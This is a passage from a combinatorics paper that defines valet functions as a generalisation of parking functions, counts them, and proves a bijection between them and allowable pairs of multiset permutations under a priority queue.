$$q(i) = \begin{cases} q'(i) + 1 & \text{if } q'(i) \geqslant \delta, \\ q'(i) & \text{otherwise.} \end{cases}$$

Theorem 6.1. *The functions ϕ_n and ψ_n are well-defined, mutually inverse bijections between P_n and Q_n, and are output and breakpoint preserving.*

This follows as a special case of Theorem 8.1, where $\mathbf{a} = (1, 1, \ldots, 1)$. It can also be proved directly in a similar manner. Surprisingly, however, we have been unable to find a substantially simpler proof of this result, even when using the results of section 9 below.

7 Valet functions and multiset priority queues

From now on, $\mathbf{a} = (a_i)$ will be a finite sequence of positive integers with k terms, and we set $n = \sum_{i=1}^{k} a_i$. Furthermore, if $k \geqslant 1$, we will let the sequence $\mathbf{b} = (b_i)$ consist of the first $k-1$ terms of $\mathbf{a}$ and set $n' = \sum_{i=1}^{k-1} b_i = n - a_k$.

We define valet functions in a similar way to parking functions. There are again n cars, but this time, there are k types of car and k valets. Each valet is responsible for one type of car and has an appropriately sized preferred subset of the parking spaces in which to park those cars. Each valet tries in turn to park all of his cars, allocating one of his cars to each of his preferred spaces, and parking the cars one by one, using the same rules as before. If all of the cars are able to be parked, the chosen subsets form a valet function.

We again formalise this description. We define a *valet function* on $\mathbf{a}$ to be a function $p : [k] \to \mathcal{P}([n])$, with $|p(i)| = a_i$ for each i, for which the following algorithmic function returns `TRUE`. We write $P_{\mathbf{a}}$ for the set of valet functions on this $\mathbf{a}$. (We recall that we write $p(i) = \{p_i(1), \ldots, p_i(a_i)\}$, although we do not make any assumptions about the order of the elements $p_i(1)$, $\ldots$, $p_i(a_i)$ until after we have proved Lemma 7.1.)

```
function TestValet(p, k, a)
    n := Σ_{i=1}^{k} a_i
    L := empty array of length n + 1
    for i := 1 to k do
        for j := 1 to a_i do
(†)         l_0 := min{ l : l ⩾ p_i(j) and L[l] is empty }
            if l_0 = n + 1 then
                return FALSE
            else
                L[l_0] := i
            fi
        od
    od
    return TRUE
```

The next lemma guarantees that if the algorithm returns `TRUE`, it makes sense to speak of *the* permutation $(L[1], L[2], \ldots, L[n])$ of $M_{\mathbf{a}}$. As before, we write $\pi_{\mathbf{a}}(p)$ for this permutation, calling it the *output* of p. (The proof is delayed until the end of this section.)

Lemma 7.1. *The ordering chosen for the elements of each $p(i)$ does not affect either the return value of the algorithm TestValet or, if the return value is* `TRUE`*, the contents of array L when the algorithm terminates.*

Theorem 7.2. *The number of valet functions on* $\mathbf{a}$ *is*

$$\frac{1}{n+1}\prod_{i=1}^{k}\binom{n+1}{a_i}.$$

Proof. We extend Pollak's proof for the number of parking functions on $[n]$ (see section 3 above) to this case. Consider a circular car park with $n+1$ parking spaces labelled 1, 2, …, $n+1$ in order, and allow each valet to choose a subset of preferred spaces of size a_i from the $n+1$ spaces. As described above, each valet allocates one of their cars to each of their preferred spaces. Each valet now tries to park his cars in turn: for each car, he starts at their preferred space for that car and then, if necessary, drive around the circle (in order) until they find an empty space. (This is always possible as there are sufficiently many spaces available.) The number of possible choices of subsets is given by $\prod_{i=1}^{k}\binom{n+1}{a_i}$. A particular choice of subsets yields a valet function if and only if the empty space left after all n cars park is the $(n+1)$-th space. By symmetry, as there are $n+1$ possible choices for the empty space, this happens for precisely $1/(n+1)$ of the possibilities, giving the stated result. □

This result combined with the bijection in section 8 below yields another method of counting allowable pairs, which together with the bijection given by Atkinson, Linton and Walker [2] yields a new way of counting k-way trees (see Atkinson and Walker [4]). Similarly, Pollak's original proof together with the bijection of Kreweras [13] will yield a proof of Cayley's theorem for the number of labelled trees on $n+1$ vertices. Also, if we use the $(0,1)$ matrices introduced by Atkinson and Walker [4] to represent k-way trees, we can set $p(i) = \{\, l : m_{il} = 1 \,\}$ (where $M(\Gamma) = (m_{ij})$ is the matrix of the k-way tree Γ), giving a bijection between valet functions and k-way trees. This clearly restricts to a bijection between parking functions and labelled trees (treating a labelled tree on $n+1$ vertices as an n-way tree), and it satisfies the property described by Knuth [11] in part (a) of the answer to exercise 6.4–31. This bijection is distinct from all of those described in section 3 above, but it turns out that it is actually related to that of Moszkowski [16]; modifying his bijection by ordering

the vertices of the tree using a depth-first search (that is, preorder) instead of a breadth-first search gives our bijection. The proof of this is straightforward using Lemma 7.3 below and the well-known result that a sequence $f(1)$, …, $f(n+1)$ of natural numbers is the down-degree sequence of some tree on $[n]_0$ rooted at 0, traversed in preorder, precisely when $\sum_{i=1}^{m} f(i) \geqslant m$ for $m = 1, 2, \ldots, n$ and $\sum_{i=1}^{n+1} f(i) = n$. (This latter result is essentially due to Schröter; see Rosenbloom [19, pp. 152–156 and 205] for a proof and references.)

We can also extend the concept of a major function correspondingly. We say that a function $f : [k] \to \mathcal{P}([n])$ satisfying $|f(i)| = a_i$ for each i is a *major function* if it satisfies the property

$$\sum_{i=1}^{k} |f(i) \cap [m]| \geqslant m \qquad \text{for } m = 1, 2, \ldots, n.$$

Just as in the parking function case, we have the following lemma (which is also proved below).

Lemma 7.3. *p is a valet function if and only if p is a major function.*

We similarly define $Q_{\mathbf{a}}$ to be the set of all allowable pairs on the multiset $M_{\mathbf{a}}$, that is all allowable pairs (σ, τ) where σ and τ are (multiset) permutations of $M_{\mathbf{a}}$.

Next, we extend the definition of breakpoints to this case. We say that $b \in [n]_0$ is a breakpoint of a function $f : [k] \to \mathcal{P}([n])$, where $|f(i)| = a_i$ as usual, if $\sum_{i=1}^{k} |f(i) \cap [b]| = b$. If p is a valet function, it follows as before that b is a breakpoint if and only if $\{L[1], \ldots, L[b]\} = \{1^{|p(1)\cap[b]|}, \ldots, k^{|p(k)\cap[b]|}\}$ as multisets. Similarly we say that $b \in [n]_0$ is a breakpoint for a pair (σ, τ) of permutations of $M_{\mathbf{a}}$ if $\{\sigma_1, \ldots, \sigma_b\} = \{\tau_1, \ldots, \tau_b\}$ as multisets, and as before, b is a breakpoint of an allowable pair $(\sigma, \tau) \in Q_{\mathbf{a}}$ if and only if, with the natural computation, the queue is empty after outputting τ_b.

Before we prove Lemma 7.1, we introduce some notation which will make it easier to refer to the progress of the algorithms *TestValet* and *TestPair*. Given any function $p : [k] \to \mathcal{P}([n])$ with $|p(i)| = a_i$ for each i, we execute the algorithm *TestValet*$(p, k, \mathbf{a})$, setting

$$E_i(j) = \{\, l \in [n+1] : l \geqslant p_i(j) \text{ and } L[l] \text{ is empty at the start of loop } (i, j) \,\}$$

and

$$\hat{E}_i(j) = \{\, l \in [n+1] : L[l] \text{ is empty at the start of loop } (i, j) \,\},$$

so that

$$E_i(j) = \hat{E}_i(j) \cap \{p_i(j), \ldots, n+1\},$$

where by "the start of loop (i, j)", we mean the point (†) in the algorithm when

the values of i and j are as given. We will never refer to $E_i(j)$ or $\hat{E}_i(j)$ in cases that such a point is not reached. Note that, by construction, the (i,j)-th car will park in $\min E_i(j)$ if it is less than $n+1$, and will fail to park if $E_i(j) = \{n+1\}$.

Similarly, if (σ, τ) are a pair of permutations of $M_{\mathbf{a}}$, we execute the algorithm *TestPair*$((\sigma,\tau), n)$, and let $\mathcal{Q}(i,j)$ be the contents of the queue $\mathcal{Q}$ at the point $(*)$ where the values of i and j are as given. We will also never refer to $\mathcal{Q}(i,j)$ unless such a point is reached.

Proof of Lemma 7.1. It suffices to show that if we swap the values of $p_i(j)$ and $p_i(j+1)$ (where $1 \leqslant j < a_i$), the output is unaffected, since any permutation of $p(i)$ can be achieved by a sequence of transpositions of this form.

We use a prime to distinguish between the executions of *TestValet* with the original ordering of $p(i)$ and the ordering in which $p_i(j)$ and $p_i(j+1)$ have been swapped (the latter having a prime). We note that $L = L'$ at the start of the loop (i,j), as the algorithms are identical until this point; in particular, $\hat{E}_i(j) = \hat{E}'_i(j)$. Consider first the case $p_i(j) < p_i(j+1)$. Then $E'_i(j) \subseteq E_i(j)$ and one of the following holds:

(i) $E_i(j) = \{n+1\}$.

Thus $E'_i(j) = \{n+1\}$ as well and the algorithm returns `FALSE` in both cases.

(ii) $\min E_i(j) < n+1$ but $E_i(j+1) = \{n+1\}$.

Then we either have that $|\hat{E}_i(j) \cap \{p_i(j), \ldots, n\}| = 1$ or, if not, then $\hat{E}_i(j) \cap \{p_i(j+1), \ldots, n\} = \varnothing$. In the former case, if $\min E_i(j) < p_i(j+1)$, then $E'_i(j) = \{n+1\}$, otherwise $E'_i(j+1) = \{n+1\}$. In the latter case $E'_i(j) = \{n+1\}$. Thus in all of these cases the algorithm returns `FALSE` for both orderings.

(iii) $\min E_i(j) < n+1$ and $\min E_i(j+1) < n+1$.

Then we either have $\min E_i(j) < p_i(j+1)$, in which case $\min E'_i(j) = \min E_i(j+1)$ and $\min E'_i(j+1) = \min E_i(j)$, or $\min E_i(j) \geqslant p_i(j+1)$, in which case $\min E'_i(j) = \min E_i(j)$ and $\min E'_i(j+1) = \min E_i(j+1)$. In either case, neither algorithm returns `FALSE` at this point, and the arrays L and L' are identical after these two executions of the inner **for** loop. Since the rest of the algorithms run identically, the lemma holds in this case.

The case $p_i(j) > p_i(j+1)$ is entirely similar and the lemma is thus established. □

Proof of Lemma 7.3. We show that p is not a valet function if and only if p is not a major function.

Assume that p is not a major function. Then we can find an m satisfying $\sum_{i=1}^{k} |p(i) \cap [m]| < m$, so that $\sum_{i=1}^{k} |p(i) \cap \{m+1, \ldots, n\}| > n - m$.

Noting that each possible value of l_0 can be used at most once in the execution of the *TestValet* algorithm, and that $l_0 \geqslant p_i(j)$ for each (i, j), we see that there are more than $n - m$ values of l_0 greater than m when the algorithm runs, so for some (i, j), we must have $l_0 = n + 1$. Thus p is not a valet function.

Conversely, if p is not a valet function, let (i_0, j_0) be the value of (i, j) at which the algorithm returns `FALSE`, so that $\min E_{i_0}(j_0) = n + 1$. Let m be the last empty space in L (other than $n + 1$) when the algorithm terminates, so $m < p_{i_0}(j_0)$. Then for each (i, j) lexicographically less than (i_0, j_0) with $p_i(j) \leqslant m$, we have $\min E_i(j) < m$, as m remains unoccupied. But as the $n - m$ entries $L[m+1], \ldots, L[n]$ are all occupied, it follows that $n - m$ terms of $p_1(1), \ldots, p_{i_0}(j_0 - 1)$ are greater than m, as is $p_{i_0}(j_0)$.

So we see that $\sum_{i=1}^{k} |p(i) \cap \{m+1, \ldots, n\}| \geqslant n - m + 1$, or equivalently $\sum_{i=1}^{k} |p(i) \cap [m]| \leqslant m - 1$, proving that p is not a major function. □

8 Extending the bijection: valet functions and allowable pairs

This bijection is an extension of the one presented in section 6. We also prove here that this really is a bijection as claimed. Theorem 6.1 follows as a corollary of this theorem.

We define functions $\phi_{\mathbf{a}} : P_{\mathbf{a}} \to Q_{\mathbf{a}}$ and $\psi_{\mathbf{a}} : Q_{\mathbf{a}} \to P_{\mathbf{a}}$ inductively. For $k = 0$, the functions are trivial, as the sets only have one element.

For $k \geqslant 1$, given $p \in P_{\mathbf{a}}$, we define $(s, t) = \phi_{\mathbf{a}}(p)$ as follows:

(ϕ1) Set $t = \pi_{\mathbf{a}}(p)$ and $D = t^{-1}(k)$. We let $d_0 = 0$, $d_{a_k+1} = n + 1$ and $D = \{d_1, \ldots, d_{a_k}\}$, where $d_1 < d_2 < \cdots < d_{a_k}$.

(ϕ2) Define $p' \in P_{\mathbf{b}}$ by setting, for $i < k$,

$$p'(i) = \bigcup_{w=0}^{a_k} \{\, l - w : l \in p(i) \text{ and } d_w < l < d_{w+1} \,\}.$$

(ϕ3) Set $(s', t') = \phi_{\mathbf{b}}(p')$.

(ϕ4) We define s by inserting a_k terms labelled k into s' so that $s(j) = k$ if $j \in p(k)$.

And for $k \geqslant 1$, given $(\sigma, \tau) \in Q_{\mathbf{a}}$, we define $q = \psi_{\mathbf{a}}(\sigma, \tau)$ as follows:

($\psi 1$) Set $q(k) = \sigma^{-1}(k)$ and $\Delta = \tau^{-1}(k)$. Let $\delta_0 = 0$, $\delta_{a_k+1} = n+1$ and $\Delta = \{\delta_1, \ldots, \delta_{a_k}\}$, where $\delta_1 < \delta_2 < \cdots < \delta_{a_k}$.

($\psi 2$) Let σ' and τ' be, respectively, σ and τ with all k's deleted, so $(\sigma', \tau') \in Q_{\mathbf{b}}$.

($\psi 3$) Set $q' = \psi_{\mathbf{b}}(\sigma', \tau')$.

($\psi 4$) For $i < k$, set

$$q(i) = \bigcup_{w=0}^{a_k} \{\, \lambda + w : \lambda \in q'(i) \text{ and } \delta_w < \lambda + w < \delta_{w+1} \,\}.$$


Theorem 8.1. *The functions $\phi_{\mathbf{a}}$ and $\psi_{\mathbf{a}}$ are well-defined, mutually inverse bijections between $P_{\mathbf{a}}$ and $Q_{\mathbf{a}}$, and are output and breakpoint preserving.*

Proof. We prove the result by induction on k, the case $k = 0$ being trivial. We must first show that the algorithms are well-defined. The only problematic parts here are the steps ($\phi 2$) and ($\psi 2$), where we must justify the claims that $p' \in P_{\mathbf{b}}$ and $(\sigma', \tau') \in Q_{\mathbf{b}}$. We then show that both functions preserve breakpoints and identify a special set of breakpoints, from which we deduce that $\phi_{\mathbf{a}}(p) \in Q_{\mathbf{a}}$ and $\psi_{\mathbf{a}}(\sigma, \tau) \in P_{\mathbf{a}}$. Finally, we show that $\phi_{\mathbf{a}}$ and $\psi_{\mathbf{a}}$ are mutually inverse and output preserving. The proof is quite technical in nature.

Throughout the proof we will assume, using Lemma 7.1, that the elements of $p(i)$, $p'(i)$ and the like are listed in increasing order. In particular, this allows us to make statements such as: $p'_i(j) = p_i(j) - w$ where $d_w < p_i(j) < d_{w+1}$.

It is also useful to note here that both $(d_w - w)$ and $(\delta_w - w)$ are non-decreasing sequences, as both (d_w) and (δ_w) are strictly increasing sequences.

We use the following figure to guide us in our thinking, for example when we consider how to obtain t' from t. The top row represents a permutation of $M_{\mathbf{a}}$ and the bottom row represents the corresponding permutation of $M_{\mathbf{b}}$. Alternatively, we can think of the top and bottom rows as representing L and L' respectively, suggesting the relationship between p and p', E and E' and the like. The shaded boxes in the rows represent 0 and $n+1$ or $n'+1$, which are sometimes needed. Many of the steps in the proof given are "obvious" in terms of this picture, but we prefer to give formal proofs in terms of the defining algorithms.



(i) The step ($\phi 2$) is well-defined and $\pi_{\mathbf{b}}(p')$ is $\pi_{\mathbf{a}}(p)$ with all k's deleted.

We could show that step ($\phi 2$) is well-defined by proving that p' is a major function. However, we prefer to show the result directly from the algorithm *TestValet*, for this also allows us to show that $\pi_{\mathbf{b}}(p')$ is $\pi_{\mathbf{a}}(p)$ with all k's deleted. More precisely, if we set $t = \pi_{\mathbf{a}}(p)$ and $t' = \pi_{\mathbf{b}}(p')$, we show that, for $1 \leqslant l' \leqslant n'$,

$$t'(l') = t(l' + w) \qquad \text{where } d_w < l' + w < d_{w+1}. \tag{2}$$

(Note that because of step ($\phi 1$) in the calculation of $\phi_{\mathbf{b}}(p')$, the t' of step ($\phi 3$) really is $\pi_{\mathbf{b}}(p')$.)

We compare the executions of *TestValet*$(p, k, \mathbf{a})$ and *TestValet*$(p', k-1, \mathbf{b})$, distinguishing the variables associated with the latter by using a prime. We claim that, for $i < k$,

$$\hat{E}'_i(j) = \{n' + 1\} \cup \bigcup_{w=0}^{a_k} \{\, l - w : l \in \hat{E}_i(j) \text{ and } d_w < l < d_{w+1} \,\}. \tag{3}$$

Before proving this claim, we show that given (3) for a particular (i, j), it follows that

$$E'_i(j) = \{n' + 1\} \cup \bigcup_{w=0}^{a_k} \{\, l - w : l \in E_i(j) \text{ and } d_w < l < d_{w+1} \,\} \tag{4}$$

for this (i, j). To show this, recall that $E'_i(j) = \hat{E}'_i(j) \cap \{p'_i(j), \ldots, n' + 1\}$. It is thus sufficient to show that for each w we have

$$\begin{aligned} &\{\, l - w : l \in \hat{E}_i(j) \text{ and } d_w < l < d_{w+1} \,\} \cap \{p'_i(j), \ldots, n' + 1\} \\ &\qquad = \{\, l - w : l \in E_i(j) \text{ and } d_w < l < d_{w+1}, \,\}. \end{aligned} \tag{5}$$

Let w_0 be such that $d_{w_0} < p_i(j) < d_{w_0+1}$, so that $p'_i(j) = p_i(j) - w_0$. We consider the three cases $w < w_0$, $w > w_0$ and $w = w_0$ separately. If $w < w_0$, then as $(d_{w+1} - 1) - w \leqslant d_{w_0} - w_0 < p'_i(j)$, the left hand side of (5) is empty, as is the right hand side, since $d_{w+1} \leqslant d_{w_0} < p_i(j) \leqslant \min E_i(j)$.

If $w > w_0$, then $(d_w + 1) - w \geqslant (d_{w_0+1} - (w_0 + 1)) + 1 > p'_i(j)$, so the left hand side is simply $\{\, l - w : l \in \hat{E}_i(j) \text{ and } d_w < l < d_{w+1} \,\}$. But as $p_i(j) < d_w$, it follows that $l \in \hat{E}_i(j)$ if and only if $l \in E_i(j)$ when $l > d_w$. Thus the right hand side is the same.

Finally, if $w = w_0$ we have

$$\begin{aligned}
&\{\, l - w_0 : l \in E_i(j) \text{ and } d_{w_0} < l < d_{w_0+1} \,\} \\
&\qquad = \{\, l - w_0 : l \in \hat{E}_i(j) \text{ and } l \geqslant p_i(j) \text{ and } d_{w_0} < l < d_{w_0+1} \,\} \\
&\qquad = \{\, l - w_0 : l \in \hat{E}_i(j) \text{ and } d_{w_0} < l < d_{w_0+1} \,\} \cap \{p'_i(j), \ldots, n'+1\},
\end{aligned}$$

where the last line follows as $p_i(j) - w_0 = p'_i(j)$, and for any $l < d_{w_0+1}$, we have the inequalities $l - w_0 \leqslant d_{w_0+1} - (w_0+1) \leqslant d_{a_k+1} - (a_k+1) = n'$. Thus our claim about $E'_i(j)$ follows from that about $\hat{E}'_i(j)$.

We now prove our claim about $\hat{E}'_i(j)$. We show that (3) holds every time (†) is reached in the execution of the algorithms. On the first occasion that (†) is reached, we have $(i,j) = (1,1)$, and as $\hat{E}'_i(j) = [n'+1]$ and $\hat{E}_i(j) = [n+1]$, the claim holds.

Assume that (3) holds at (†) when $(i,j) = (i_0, j_0)$, where $i_0 < k$. We have $l_0 = \min E_{i_0}(j_0) \leqslant n$, and we let w_0 be such that $d_{w_0} < l_0 < d_{w_0+1}$, noting that $l_0 \notin D$ when $i < k$. It follows easily from (4) that $l'_0 = \min E'_{i_0}(j_0) = l_0 - w_0$. Thus the next time (†) is reached, $\hat{E}_i(j) = \hat{E}_{i_0}(j_0) \setminus \{l_0\}$ and $\hat{E}'_i(j) = \hat{E}'_{i_0}(j_0) \setminus \{l'_0\}$ (where we have $(i,j) = (i_0, j_0+1)$ or $(i_0+1, 1)$, according to whether $j_0 < a_{i_0}$ or $j_0 = a_{i_0}$). Thus we have

$$\begin{aligned}
\hat{E}'_i(j) &= \hat{E}'_{i_0}(j_0) \setminus \{l'_0\} \\
&= \Big(\{n'+1\} \cup \bigcup_{w=0}^{a_k} \{\, l - w : l \in \hat{E}_{i_0}(j_0) \text{ and } d_w < l < d_{w+1} \,\}\Big) \\
&\qquad \setminus \{l_0 - w_0\} \\
&= \{n'+1\} \cup \bigcup_{w=0}^{a_k} \{\, l - w : l \in \hat{E}_i(j) \text{ and } d_w < l < d_{w+1} \,\},
\end{aligned}$$

proving that (3) holds for (i,j), and hence (3) holds for all (i,j) pairs.

It follows immediately from this that $p' \in P_{\mathbf{b}}$ and that $\pi_{\mathbf{b}}(p')$ is $\pi_{\mathbf{a}}(p)$ with all k's deleted: if $d_w < l' + w = l < d_{w+1}$, then for some (i,j) with $i < k$, we have $l = \min E_i(j)$, and for this (i,j), we see that $l_0 = l$ and $l'_0 = l'$. As $t(l_0) = t'(l'_0) = i$, we have $t'(l') = t(l'+w)$, proving (2). Also, the above showed that for each (i_0, j_0) with $i_0 < k$, we have $l'_0 = l_0 - w_0$, so $l'_0 < d_{w_0+1} - w_0 \leqslant d_{a_k+1} - a_k = n'+1$, so p' is a valet function.

(ii) The step ($\psi 2$) is well-defined.

Consider the natural priority queue computation for (σ, τ). Removing the i-th Insert for each $i \in \sigma^{-1}(k)$ and the j-th DeleteMin for each $j \in \tau^{-1}(k)$ yields a priority queue computation (actually the natural one)

which produces an output of τ' given an input of σ'. Thus $(\sigma', \tau') \in Q_{\mathbf{b}}$.

This argument can be formalised in terms of the algorithm *TestPair*, as in part (vii) below, but we shall not give details here.

(iii) $\phi_{\mathbf{a}}$ preserves breakpoints.

Let b be a breakpoint of p and let w be such that $d_w \leqslant b < d_{w+1}$, so that for $i < k$, $p_i(j) \leqslant b$ if and only if $p'_i(j) \leqslant b - w$. Also, $|p(k) \cap [b]| = w$ as $t^{-1}(k) = \{d_1, \ldots, d_{a_k}\}$ and b is a breakpoint of p. Thus

$$\begin{aligned}\sum_{i=1}^{k-1} |p'(i) \cap [b-w]| &= \sum_{i=1}^{k-1} |p(i) \cap [b]| \\ &= \sum_{i=1}^{k} |p(i) \cap [b]| \ - \ |p(k) \cap [b]| \\ &= b - w,\end{aligned}$$

so $b - w$ is a breakpoint of p'.

By the inductive hypothesis, $b - w$ is a breakpoint of $\phi_{\mathbf{b}}(p') = (s', t')$, so that $\{s'_1, \ldots, s'_{b-w}\} = \{t'_1, \ldots, t'_{b-w}\}$ as multisets. But we noted above that $|p(k) \cap [b]| = w$ and that $t_i = k$ for $i = d_1, d_2, \ldots, d_{a_k}$, so using step ($\phi 4$), we see that

$$\begin{aligned}\{s_1, \ldots, s_b\} &= \{s'_1, \ldots, s'_{b-w}\} \cup \{k^w\} \\ &= \{t'_1, \ldots, t'_{b-w}\} \cup \{k^w\} \\ &= \{t_1, \ldots, t_b\},\end{aligned}$$

showing that b is a breakpoint of (s, t).

(iv) $\psi_{\mathbf{a}}$ preserves breakpoints.

We use an argument similar to that of part (iii) above. Let b be a breakpoint of (σ, τ) and let w be such that $\delta_w \leqslant b < \delta_{w+1}$. Then we have $\{\tau_1, \ldots, \tau_b\} = \{\tau'_1, \ldots, \tau'_{b-w}\} \cup \{k^w\}$. But as b is a breakpoint of (σ, τ), we must have $\{\sigma_1, \ldots, \sigma_b\} = \{\sigma'_1, \ldots, \sigma'_{b-w}\} \cup \{k^w\}$ as well. Thus $\{\sigma'_1, \ldots, \sigma'_{b-w}\} = \{\tau'_1, \ldots, \tau'_{b-w}\}$ and $b - w$ is a breakpoint for (σ', τ'). By the inductive hypothesis, it follows that $b - w$ is a breakpoint for q'.

It is relatively straightforward to show that for $i < k$, $q'_i(j) \leqslant b - w$ if and

only if $q_i(j) \leqslant b$. Also, $|q(k) \cap [b]| = |\sigma^{-1}(k) \cap [b]| = w$, hence

$$\begin{aligned}\sum_{i=1}^{k} |q(i) \cap [b]| &= \sum_{i=1}^{k-1} |q(i) \cap [b]| + |q(k) \cap [b]| \\ &= \sum_{i=1}^{k-1} |q'(i) \cap [b-w]| + w \\ &= (b-w) + w = b,\end{aligned}$$

so b is a breakpoint of q as required.

(v) $d_w - w$ is a breakpoint of p' for each w.

In the execution of *TestValet*$(p, k, \mathbf{a})$, we have $\hat{E}_k(1) = D \cup \{n+1\}$, so that $d_w \in \hat{E}_i(j)$ for all (i, j) with $i < k$. Thus, for such pairs, $p_i(j) < d_w$ if and only if $\min E_i(j) < d_w$. It follows that $\sum_{i=1}^{k-1} |p(i) \cap [d_w]| = d_w - w$, as $\min E_i(j)$ is distinct for distinct (i, j) and $\{ \min E_i(j) : i < k \} = [n] \setminus D$.

Now for $i < k$, if $p_i(j) < d_w$ then $p'_i(j) \leqslant d_w - w$ by the definition of p' and the monotonicity of $d_w - w$. Also, if $p_i(j) > d_w$, then $p'_i(j) > d_w - w$. Thus $p_i(j) < d_w$ if and only if $p'_i(j) \leqslant d_w - w$, and

$$\begin{aligned}\sum_{i=1}^{k-1} |p'(i) \cap [d_w - w]| &= \sum_{i=1}^{k-1} |p(i) \cap [d_w]| \\ &= d_w - w,\end{aligned}$$

as required.

(vi) $\delta_w - w$ is a breakpoint of (σ', τ') for each w.

Consider the natural computation for (σ, τ). Remove the i-th Insert and the j-th DeleteMin for each $i \in \sigma^{-1}(k)$ and $j \in \tau^{-1}(k)$ to get a priority queue computation for (σ', τ'), as in part (ii) above.

Note that when k is output in the priority queue computation for (σ, τ), the queue $\mathcal{Q}$ contains only k's. Thus, in the priority queue computation for (σ', τ'), the queue will be empty at each point at which k would have been output in the corresponding computation for (σ, τ), that is, after each $(\delta_w - w)$-th DeleteMin.

As above, this argument can be formalised by comparing the executions of *TestPair*$((\sigma, \tau), n)$ and *TestPair*$((\sigma', \tau'), n')$. It is similar to, but easier than, the argument in part (vii) below.

(vii) $\phi_{\mathbf{a}}$ produces allowable pairs.

Given $p \in P_{\mathbf{a}}$, we show that $(s,t) = \phi_{\mathbf{a}}(p)$ is an allowable pair. By the inductive hypothesis, we know that $(s',t') = \phi_{\mathbf{b}}(p')$ is an allowable pair, and by step ($\phi 4$) and the result of (i) above, (s,t) is obtained from (s',t') by inserting k's into s' and t' in positions determined by $p(k)$ and D respectively.

To show that (s,t) is an allowable pair, we compare the execution of the algorithms *TestPair*$((s,t),n)$ and *TestPair*$((s',t'),n')$, distinguishing the variables in the two executions by using a prime. We set

$$u(i) = |s^{-1}(k) \cap [i-1]|$$

and

$$v(j) = |t^{-1}(k) \cap [j-1]|,$$

noting that $s_i = s'_{i-u(i)}$ if $s_i \neq k$ and $t_j = t'_{j-v(j)}$ if $t_j \neq k$. As $j \leqslant i$ throughout the execution of the algorithm, and $|p(k) \cap [j]| \geqslant |D \cap [j]|$ for all j, we see that $u(i) \geqslant v(j)$ and $u(i+1) \geqslant v(j+1)$ whenever $(*)$ is reached in the algorithm.

We claim that on each such occasion we have

$$\mathcal{Q}(i,j) = \mathcal{Q}'(i-u(i), j-v(j)) \cup \{k^{u(i)-v(j)}\}. \tag{6}$$

Recall that $\mathcal{Q}(i,j)$ is the content of the queue $\mathcal{Q}$ at the point $(*)$ when i and j are as given. It is certainly true when $(i,j) = (1,1)$. Given this result for $(i,j) = (i_0, j_0)$, we consider four possibilities for the next step in *TestPair*$((s,t),n)$, showing that in each case the claim is true the next time $(*)$ is reached. We assume that the corresponding execution of *TestPair*$((s',t'),n')$ has reached $(*)$ with $(i',j') = (i_0 - u(i_0), j_0 - v(j_0))$; it will follow from this induction argument that this point is indeed reached.

(a) $t_{j_0} \notin \mathcal{Q}$ and $s_{i_0} \neq k$.

We cannot have $t_{j_0} = k$ in this case, for if $k \notin \mathcal{Q}$, then $u(i_0) = v(j_0)$ from (6). As $u(i_0+1) \geqslant v(j_0+1) \geqslant v(j_0)$ but $s_{i_0} \neq k$, we must have $u(i_0+1) = u(i_0)$ and $v(j_0+1) = v(j_0)$, hence $t_{j_0} \neq k$. Thus $t'_{j_0-v(j_0)} \notin \mathcal{Q}'$, so $s_{i_0} = s'_{i_0-u(i_0)}$ is inserted in both algorithms, giving

$$\begin{aligned}
\mathcal{Q}(i_0+1, j_0) &= \mathcal{Q}(i_0, j_0) \cup \{s_{i_0}\} \\
&= \mathcal{Q}'(i_0 - u(i_0), j_0 - v(j_0)) \cup \{k^{u(i_0)-v(j_0)}\} \\
&\qquad \cup \{s'_{i_0-u(i_0)}\} \\
&= \mathcal{Q}'(i_0 + 1 - u(i_0+1), j_0 - v(j_0)) \cup \{k^{u(i_0+1)-v(j_0)}\},
\end{aligned}$$

as $u(i_0+1) = u(i_0)$ in this case.

(b) $t_{j_0} \notin \mathcal{Q}$ and $s_{i_0} = k$.

Then after INSERT(s_{i_0}) is executed in *TestPair*$((s,t),n)$, we have

$$\begin{aligned}\mathcal{Q}(i_0+1, j_0) &= \mathcal{Q}(i_0, j_0) \cup \{k\} \\ &= \mathcal{Q}'(i_0 - u(i_0), j_0 - v(j_0)) \cup \{k^{u(i_0)-v(j_0)}\} \cup \{k\} \\ &= \mathcal{Q}'(i_0 + 1 - u(i_0+1), j_0 - v(j_0)) \cup \{k^{u(i_0+1)-v(j_0)}\},\end{aligned}$$

as $u(i_0+1) = u(i_0)+1$ in this case.

(c) $t_{j_0} \in \mathcal{Q}$ and $t_{j_0} \neq k$.

As $t_{j_0} = t'_{j_0-v(j_0)}$, we see that $t'_{j_0-v(j_0)} \in \mathcal{Q}'(i_0 - u(i_0), j_0 - v(j_0))$ and thus $t'_{j_0-v(j_0)} = \min \mathcal{Q}'$ (as *TestPair*$((s',t'),n')$ does not return `FALSE`). It follows from (6) that $t_{j_0} = \min \mathcal{Q}(i_0, j_0)$, and therefore *TestPair*$((s,t),n)$ does not return `FALSE` at this point either. After the DELETEMIN is executed in each of the algorithms, we have removed $t_{j_0} = t'_{j_0-v(j_0)}$ from both $\mathcal{Q}$ and $\mathcal{Q}'$, so

$$\begin{aligned}\mathcal{Q}(i_0, j_0+1) &= \mathcal{Q}(i_0, j_0) \setminus \{t_{j_0}\} \\ &= \big(\mathcal{Q}'(i_0 - u(i_0), j_0 - v(j_0)) \cup \{k^{u(i_0)-v(j_0)}\}\big) \\ &\qquad \setminus \{t'_{j_0-v(j_0)}\} \\ &= \mathcal{Q}'(i_0 - u(i_0), j_0 + 1 - v(j_0+1)) \cup \{k^{u(i_0)-v(j_0+1)}\},\end{aligned}$$

as $v(j_0+1) = v(j_0)$ in this case.

(d) $t_{j_0} \in \mathcal{Q}$ and $t_{j_0} = k$.

Then $j_0 \in D$, say $j_0 = d_w$, so $v(j_0) = w-1$. Thus we have

